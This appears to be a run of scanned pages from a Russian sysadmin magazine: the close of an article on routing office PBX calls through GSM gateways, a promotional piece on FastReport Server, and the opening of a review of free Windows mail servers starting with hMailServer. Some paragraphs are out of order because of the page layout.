


Рисунок 6. MMC 603 с настройками группы вызова через GSM-шлюз




Рисунок 7. MMC 712 с настройками таблицы маршрутизации вызовов на GSM-шлюз

что шлюз «МТС» подключен к внешней линии 731, а шлюз «Мегафона» – к линии 732 (см. **рис. 9**).

Ну и последнее – создаются три таблицы маршрутизации, соответственно 3, 4 и 5 (на рисунках не показаны). Они идентичны таблице, показанной на **рис. 7**, только номер группы внешних линий соответственно будет 806, 807 и 808.

Полный список кодов сотовых операторов можно посмотреть, например на [5].

Выбор тарифного плана и возможные ошибки

Начальные расчеты экономической эффективности могут ошибочно погрузить вас в состояние этойкой «экономической эйфории» – мол, поставлю этот шлюз, и вообще платить за переговоры на сотовые не надо будет. На самом деле это не так. Если используется вариант, в котором при занятом шлюзе вызов идет через ТФОП – платить за звонки на сотовые все равно придется, только меньше. Если же звонки




Рисунок 8. MMC 710 для маршрутизации звонков разных операторов через два шлюза




Рисунок 9. MMC 603 с группами для вызовов различных операторов

на сотовые делаются исключительно через шлюзы – это может отрицательно сказаться на работе – большое количество шлюзов не поставишь – дорого, а малое постоянно будет занято. Поэтому максимальная сумма, которую может сэкономить шлюз, равна средним затратам рабочего дня, умноженным на количество рабочих дней.

Существенную роль здесь играют и выбор оператора, и выбор тарифного плана у данного оператора. АТС Samsung OfficeServ имеет возмож-

ность накопления статистики по звонкам, для чего, правда, необходимо приобрести дополнительное программное обеспечение WinTariff, подробнее см. [4]. Проанализировав данную статистику, можно выяснить, на какого сотового оператора идет большее количество звонков, и подключиться к нему, выбирая по возможности наиболее безлимитный план, при этом надо будет учесть, что придется платить абонентскую плату, следовательно, нужно очень аккуратно соотнести объем пере-

говоров с абонентской платой, чтобы не получилось обмена «шила на мыло». Дабы меня не обвинили в рекламе того или иного сотового оператора, я сознательно не привожу здесь никаких деталей о ценах и тарифных планах.

Ошибки, которые могут здесь возникнуть, можно разделить на две группы – ошибки, связанные с самим GSM-шлюзом, и ошибки настройки АТС. Для диагностирования первых служат индикаторы шлюза, значения которых описаны в руководстве. Наиболее возможная ошибка здесь – попытка запустить шлюз, не указав PIN-код или указав его неверно. Можно также перепутать назначение портов шлюза – левый разъем – это порт FXO, для подключения шлюза в качестве телефона, а средний, который рядом с разъемом блока питания, – порт FXS, для подключения шлюза в качестве внешней линии.

Ошибки настройки АТС скорее всего могут быть связаны с банальными неточностями или невнимательностью – изменяется всего три MMC, поэтому ошибиться тут практически негде.

Заключение

Если аккуратно подойти к выбору оператора и тарифного плана, то можно ожидать сокращения счетов на услуги телефонной связи на значительную сумму уже в первый же месяц. И хотя еще необходимо будет вернуть деньги, затраченные на приобретение собственно GSM-шлюза (а стоимость данной модели составляет примерно 8-10 тыс. руб.), экономия все равно может оказаться весьма существенной.

1. <http://www.ru.2n.cz/products/gsm-gateways/analog/smartgate.html>.
2. Ачилов Р. Развертываем корпоративную телефонную сеть на основе технологии VoIP. Часть первая. //Системный администратор, № 6, июль 2007 г. – С. 56-63.
3. Ачилов Р. Развертываем корпоративную телефонную сеть на основе технологии VoIP. Часть вторая. //Системный администратор, № 8, август 2007 г. – С. 42-53.
4. <http://www.pbxssoftware.com/wintariff/index.shtml>.
5. http://rolix.narod.ru/send_sms.html.

Сервер отчётов для малого бизнеса

Обычно начальству нужен актуальный отчёт по всем подразделениям «здесь и сейчас» – в такие моменты нет ни времени, ни средств на приобретение и внедрение крупных корпоративных систем. Оказывается, есть простое решение для таких задач.

Наверняка вам приходилось заниматься внедрением автоматизированных систем уровня предприятия. Любая такая система должна накапливать данные, их обрабатывать и выдавать результаты. Часто есть уже работающее программное обеспечение, которое все это делает, но когда данные накоплены, иногда бывает так, что обработка недостаточна и нет нужных отчетов. Хорошо, если можно обратиться к разработчику и попросить все доделать, но это невозможно, когда программное обеспечение установлено давно или куплено в коробочном варианте. В такие моменты важно получить предельно быстрый результат, который удовлетворит начальство и будет не слишком дорог. Средства на развитие IT-инфраструктуры, сейчас, как правило, ограничены. А ведь за автоматизацией стоит необходимая сейчас оптимизация бизнес-процессов, контроль над ними и, как следствие, дальнейшая экономия.

Часто необходимо сделать сложную обработку, собрать данные из нескольких баз, связать их между собой, провести аналитику и выдать результат в компактном виде, доступном для анализа и контроля. Данные могут быть разнородными – текстовые файлы, база данных в виде DBF-файлов, файлы электронных таблиц. Случается, что подобные задачи представляются нерешаемыми или требующими значительных затрат на разработку специального программного обеспечения. Тут впору либо отказываться от автоматизации совсем, либо создавать собственное решение – использовать ранние наработки и собирать конструктор из различных программных «кубиков», собрать все из набора представленных на рынке модулей, сделав минимальную обвязку и настройку под конкретные задачи.

Компания Fast Reports (<http://fastreport.com>) представляет на рынке не-

сколько программных продуктов, которые могут значительно облегчить решение вышеназванных задач. Это и есть те самые недостающие «кубики», которые могут взять на себя заботу о создании отчетов и представлении данных в нужном виде. В основе всех этих решений стоит мощный генератор отчетов FastReport, уже зарекомендовавший себя как надежное, быстрое и простое решение для обработки данных. 11 лет успешной работы на рынке позволили компании создать простые в использовании программные продукты для разработчиков информационных систем и пользователей для создания необходимых отчетов.

Один из флагманских продуктов Fast Reports – сервер отчетов. Он представляет собой автономный HTTP-сервер, который может быть установлен на любой компьютер в локальной сети под управлением операционной системы MS Windows 2000 и выше. Помимо функции хранения статичных файлов, он может обрабатывать запросы по формированию отчетов, в том числе и с предварительным вводом данных через веб-формы. Пользователь получает результаты в виде HTML-страниц, используя обычный веб-браузер или в нужном ему формате, к примеру, PDF, Open Office, Rich Text и многих других. Доступна функция печати результатов на любой сетевой принтер, зарегистрированный на компьютере, где работает FastReport Server. Настройка сервера отчетов предельно проста. В общем случае он готов к работе сразу после установки. Если же на компьютере уже установлен другой веб-сервер, понадобится только смена номера рабочего порта и перезапуск FastReport Server. Возможна совместная работа с уже работающими веб-серверами IIS и Apache с помощью идущего в комплекте с FastReport Server CGI-приложения или в качестве ISAPI-модуля. Применение последнего делает запуск службы собствен-

ного сервера ненужной – вся функциональность сервера отчетов сосредоточена в ISAPI DLL. Все настройки сервера хранятся в xml-файле, снабжены комментариями и могут быть изменены с помощью программы-конфигуратора. Все отчеты, выполненные на FastReport Server, совместимы с форматом FastReport 4 и могут быть перенесены из ранее разработанного программного обеспечения, в котором был применен FastReport 4. Пользователи, конечно же, могут разработать свои собственные отчеты с помощью дизайнера отчетов FastReport Studio, ознакомительная версия которой идет в комплекте сервера, а лицензию на редакцию FastReport Studio Single покупатель сервера получает в качестве подарка. Особо стоит отметить возможность FastReport создавать несколько подключений к базам данных в одном отчете и собирать информацию из разных источников данных. В общем случае могут быть использованы любые данные, доступные через ODBC-драйверы.

Совсем недавно Fast Reports выпустил обновление своего серверного решения. FastReport Server 2.1 стал стабильнее и быстрее, улучшено взаимодействие с известными веб-серверами Microsoft IIS и Apache. Самым главным нововведением стала возможность использования встроенной в MS Windows аутентификации, что открыло возможности тесной интеграции в домены Active Directory и упростило управление учетными записями и группами пользователей – каждой группе пользователей можно назначить отчеты, нужные именно ей, – руководству – одни, бухгалтерии – другие. И каждый пользователь может быть абсолютно спокоен за актуальность получаемой информации – отчет будет сформирован по его запросу именно в тот момент, когда понадобится! 

Александр Федяшов

Трудно представить современную компанию, не использующую систему электронной почты (e-mail). Для решения этой задачи существует множество различных способов. В данной статье мы рассмотрим несколько бесплатных программных продуктов, позволяющих создать собственный почтовый сервер на базе операционной системы семейства MS Windows.

Для чего используется корпоративная почтовая система?

Помимо этого почтовая система представляет собой инструмент, позволяющий IT-специалистам своевре-

А почему бы просто не завести ящики на бесплатном почтовом сервисе?

Во-вторых, размещать бизнес-информацию на бесплатном почтовом ресурсе, администрация которого не связана никакими обязательствами по сохранности и конфиденциальности

В чем может быть проблема: сбой в процессе копирования, программа

просто не смогла по какой-либо причине отправить письмо или причина заключена в работе бесплатного почтового сервера? И куда обращаться, чтобы уточнить причину, по которой письмо не было доставлено?

Некоторые бесплатные почтовые серверы предлагают свои решения по борьбе со спамом, но в конечном итоге другого решения, кроме как «переместить в папку «Спам», не предоставляется.

Справедливости ради стоит сказать о единственном положительном факторе – это то, что системному администратору практически не надо ничего делать для организации корпоративной почты. Достаточно поддерживать стабильный доступ в Интернет и, может быть, настроить программное обеспечение почтовых клиентов, хотя большая часть известных поставщиков услуг бесплатной электронной почты, такие как Gmail.com, Mail.ru или Pochta.ru, имеют достаточно простой и удобный веб-интерфейс.

Не проще ли воспользоваться услугами провайдера?

Да, конечно, можно выбрать данный вариант и воспользоваться услугами сторонней фирмы, например интернет-провайдера.

Положительным моментом в этом случае (по сравнению с рассмотренным выше вариантом использования бесплатной почты) является возможность использовать собственное уникальное доменное имя.

Вторым плюсом можно считать то, что все вопросы по организации почтовых сервисов, размещению содержимого почтовых ящиков и т. д. берет на себя другая компания. Даже регистрацию собственного домена компании можно переложить на их плечи.

Отрицательным моментом данного решения остается необходимость не только оплачивать интернет-трафик при получении сообщений даже внутри собственного почтового домена (точнее, при загрузке сообщений в почтовый клиент или просмотре через веб-интерфейс), но и услуги по обслуживанию некоторого числа почтовых ящиков.

Также данное решение не обладает достаточной гибкостью при адми-

Организация нескольких почтовых доменов на одном сервере

Существует два способа организации нескольких почтовых доменов на одном сервере.

Есть метод так называемых виртуальных доменов, когда каждый размещаемый почтовый домен имеет свою собственную базу пользователей. Это наиболее полноценный способ организации многодоменного почтового сервера.

администрировании, например, при расследовании инцидентов, связанных с непрохождением почты, принятии решений в вопросах защиты от спама и т. д. Хотя ситуация в данном случае несколько лучше, чем с бесплатной почтой (например, можно отправить письмо администратору почтового сервера с просьбой о предоставлении информации по отклоненным сообщениям).

Кроме того, внутренняя почтовая система часто используется для доставки служебных сообщений, таких как сообщение об ошибках, результатах резервного копирования, нарушениях ограничений безопасности и т. д. Использовать для этого внешние платные почтовые ящики на сервере провайдера, мягко говоря, несколько не рационально.

Отправка отсканированных документов из МФУ по e-mail будет иметь те же сложности, что и в случае с бесплатной почтой.

Чем же так хорош собственный почтовый сервер?

Ну и, наконец, третий метод, наиболее популярный в последнее время даже в сравнительно небольших компаниях – создание собственного почтового сервера.

Из положительных сторон можно отметить значительную экономию трафика при пересылке почтовых сообщений внутри компании (наибольшую выгоду можно получить, если сервер находится внутри периметра сети), а также независимость в вопросах администрирования, безопасности и обеспечения мер по отказоустойчивости.

Имея собственный почтовый сервер, гораздо проще решить вопросы,

Другой способ заключается в создании так называемых псевдонимов уже имеющегося домена (domain aliases). В этом случае фактически создается и используется один полноценный почтовый домен с одной почтовой базой пользователей, а мультидоменная поддержка имитируется за счет использования нескольких имен одного и того же домена. Минусом в этом случае является невозможность создания в разных доменах учетных записей с одинаковыми именами.

связанные с МФУ и отправкой отсканированных документов по электронной почте.

Появляется возможность установить собственную антиспам-систему, как основанную на бесплатных решениях, таких как сервисы RBL или свободно распространяемых продуктах (например, SpamAssassin), так и на коммерческом ПО.

Кроме того, у системного администратора появляется замечательный гибко настраиваемый инструмент получения уведомлений по e-mail об ошибках и других инцидентах, происходящих в рамках ИТ-структуры.

Усложняющим фактором является необходимость системному администратору взять на себя вопросы по организации и поддержке почтового сервера.

А почему бы не поставить Linux, FreeBSD, OpenSolaris и не поднять на нем Postfix, Sendmail, Qmail и т. д.?

Замечательно, если решения построены на базе UNIX-подобных операционных систем, такие как Postfix. Это в первую очередь отсутствие в большинстве случаев необходимости платить за лицензию на операционную систему, экономичное отношение к ресурсам, гибкость в управлении и т. д.

Но, во-первых, нужно неплохо разбираться в UNIX-подобных операционных системах, во-вторых, уметь настраивать довольно специфичное ПО. Идеология большинства решений в этой области базируется на основе идеи некоего конструктора из отдельных «кирпичиков», из которых и строится гибкая, управляемая, но все же сложная система.




Рисунок 1. Сбой кодировки при первом запуске консоли управления сервером

Есть, конечно, программные продукты, организованные по принципу «все в одном флаконе», например Courier Mail Server (или, как его еще называют – Courier MTA, сайт – <http://www.courier-mta.org>).

Кроме того, если вся сеть построена на основе Windows, появляется необходимость в выделенном компьютере для организации почтового сервера на базе UNIX-решения.

Помимо вопросов наподобие: «как настроить Postfix», также требуется решить вопросы резервирования, мониторинга состояния системы и т. п. Для системного администратора, специализирующегося на Windows-платформе и зачастую единственного IT-специалиста в небольшой компании, это может оказаться довольно сложной задачей.

Для специалистов, желающих строить свою систему на базе UNIX-подобных решений, могу порекомендовать статью Андрея Шетухина «Создаем почтовый сервер. Полное руководство» из июльского номера «Системного администратора» за 2008 год.

Но ведь есть «уже готовый» почтовый сервис, поставляемый с MS Windows Server 2003. Почему бы не использовать его?

Да, конечно, такая возможность есть. Но, во-первых, что бы получить право «бесплатно» его использовать при числе

пользователей более 10, необходимо купить полноценную серверную операционную систему. В случае с бесплатным продуктом от третьих фирм мы сможем обойтись, к примеру, Windows XP, что выглядит весьма привлекательно для одноранговых сетей маленьких компаний.

Во-вторых, описываемый почтовый сервис является частью Internet Information Service. Не имеет смысла поднимать тяжеловесное приложение только из-за необходимости организовать почтовый сервер для небольшой компании.

Кроме того, существуют еще вопросы удобства эксплуатации, простоты развертывания, да и хочется иметь свободу выбора, не ограничиваясь тяжеловесным продуктом, встроенным в операционную систему.

Описание почтовых серверов

Итак, поскольку мы ответили на все предварительные вопросы, можно переходить к непосредственному описанию различных программных продуктов. Для начала определимся, что же мы хотим от нашего сервера.

Безусловно, он должен поддерживать связку протоколов POP3/SMTP.

Должна присутствовать защита от несанкционированного использования почтового сервера (превращения в open relay). Например, SMTP-аутентификация или ограничение почтового роутинга для всех IP-адресов, кроме специально разрешенных.

Возможность обеспечивать на одном сервере работу несколько почтовых доменов.

Должно быть удобное меню для настройки нашего почтового сервера.

Крайне желательно наличие веб-интерфейса для работы с почтой.

Еще одно серьезное пожелание – совместимость с MS Windows Vista. Так как в прилагаемой документации всех участвующих в нашем обзоре почтовых серверов специально не оговорено, что продукт совместим с Vista, придется протестировать работоспособность вручную. В качестве тестовой операционной системы выбрана Vista Home Premium.




Рисунок 2. Ликвидация последствий ошибки в кодировке при первом запуске

Как пожелание еще неплохо иметь возможность поддержки протокола IMAP4, позволяющего хранить все сообщения (в том числе и отправленные) на сервере.

Еще одно условие. При тестировании и описании программных продуктов примем в качестве предварительной договоренности следующее: системные администраторы, как правило, люди довольно занятые. Сроки на сдачу сервиса в эксплуатацию устанавливаются весьма сжатые. В связи с этим нет длительного периода времени на «прикручивание» той или иной функции. Поэтому если после чтения документации и изучения интерфейса не удастся настроить какую-либо функцию в течение двух часов,

мы просто регистрируем факт неудачи в настройке и переходим к следующему шагу. В конце концов мы же выбрали платформу Windows и продукты под нее именно за простоту установки и эксплуатации.

hMailServer

Начнем знакомство с сайта программы – <http://www.hmailserver.com>.

Функциональность

hMailServer предоставляет весь важный функционал для запуска вашего собственного e-mail-сервера. Как пользователю hMailServer вам будут доступны обновления и широкая поддержка других пользователей и разработчиков на форуме. Данный продукт не требует оплаты при использовании или распространении. hMailServer поддерживает открытые почтовые e-mail-стандарты: POP3, SMTP и IMAP4. Это делает сервер совместимым с большинством почтовых клиентов. hMailServer 4 и более старые версии лицензированы как Open Source под лицензией GPL. Последние версии (5 и позднее) также свободны, но поставляются с закрытым кодом.

Основные возможности

- POP3, SMTP, IMAP;
- Virtual domains (виртуальные домены);
- Built-in backup (встроенная система резервного копирования);
- Scripting (возможность создания скриптов);
- External accounts (внешние аккаунты);
- Rules (правила);
- Multilingual (многоязыковая поддержка);
- AntiVirus;
- Spam protection (антиспам-защита);
- Routing (перенаправление почты);
- MX backup;
- Mirroring (копирование сообщений на определенный адрес);
- SQL-support (хранение данных в SQL-базе данных).

Как видно из перечисленных возможностей, перед нами довольно серьезный продукт, позволяющий организовать полностью функциональный почтовый сервер.

Посещение сайта произвело в общем весьма интригующее впечатление. Обилие информации по интересующим вопросам, удобная система поиска, наличие форума для обсуждения помогает найти ответ практически на любой вопрос, связанный с настройкой или эксплуатацией данного продукта.

Установка и эксплуатация hMailServer

Ссылка для скачивания последней стабильной версии 4.4.3 программы – <http://download.hmailserver.com/>




Рисунок 3. Панель управления hMailServer Administrator

hMailServer-4.4.3-B285.exe. Для скачивания справки: <http://download.hmailserver.com/documentation/hMailServer-4-4.chm>.

Скачивание программы по указанной выше ссылке и непосредственная установка прошли без особых проблем. Отдельно стоит отметить тот факт, что программа использует для хранения информации SQL-базу данных. При этом можно использовать широкий спектр СУБД, включая MySQL 4x, 5x, Microsoft SQL Server (начиная с Microsoft SQL Server 7, включая Express, Standard and Enterprise edition) или PostgreSQL (начиная с 8-й версии). При этом сама программа поставляется со встроенным MySQL, позволяя выбрать эту функцию при инсталляции. Поэтому даже абсолютно неискушенные в администрировании баз данных люди вполне могут установить и использовать данный почтовый сервер.

А вот при первом запуске консоли администрирования ожидал неприятный сюрприз: произошел сбой кодировки (см. **рис. 1**).

В данной ситуации опять же выручила документация. Пройдя по ссылке http://www.hmailserver.com/documentation/?page=howto_install, стало понятно, как ввести пароль и соединиться с сервером. После этого потребовалось меньше минуты, чтобы вручную переключить консоль на английский язык и в дальнейшем работать без ошибок (см. **рис. 2**).

Далее программа уже не преподносила неприятных сюрпризов, оставив только хорошие впечатления.

Все настройки осуществляются через консоль управления сервером (см. **рис. 3**). Данную консоль можно установить как непосредственно на сам сервер, так и на отдельный компьютер, например на рабочую станцию системного администратора.

Честно говоря, данный продукт поражает богатством своих функций:

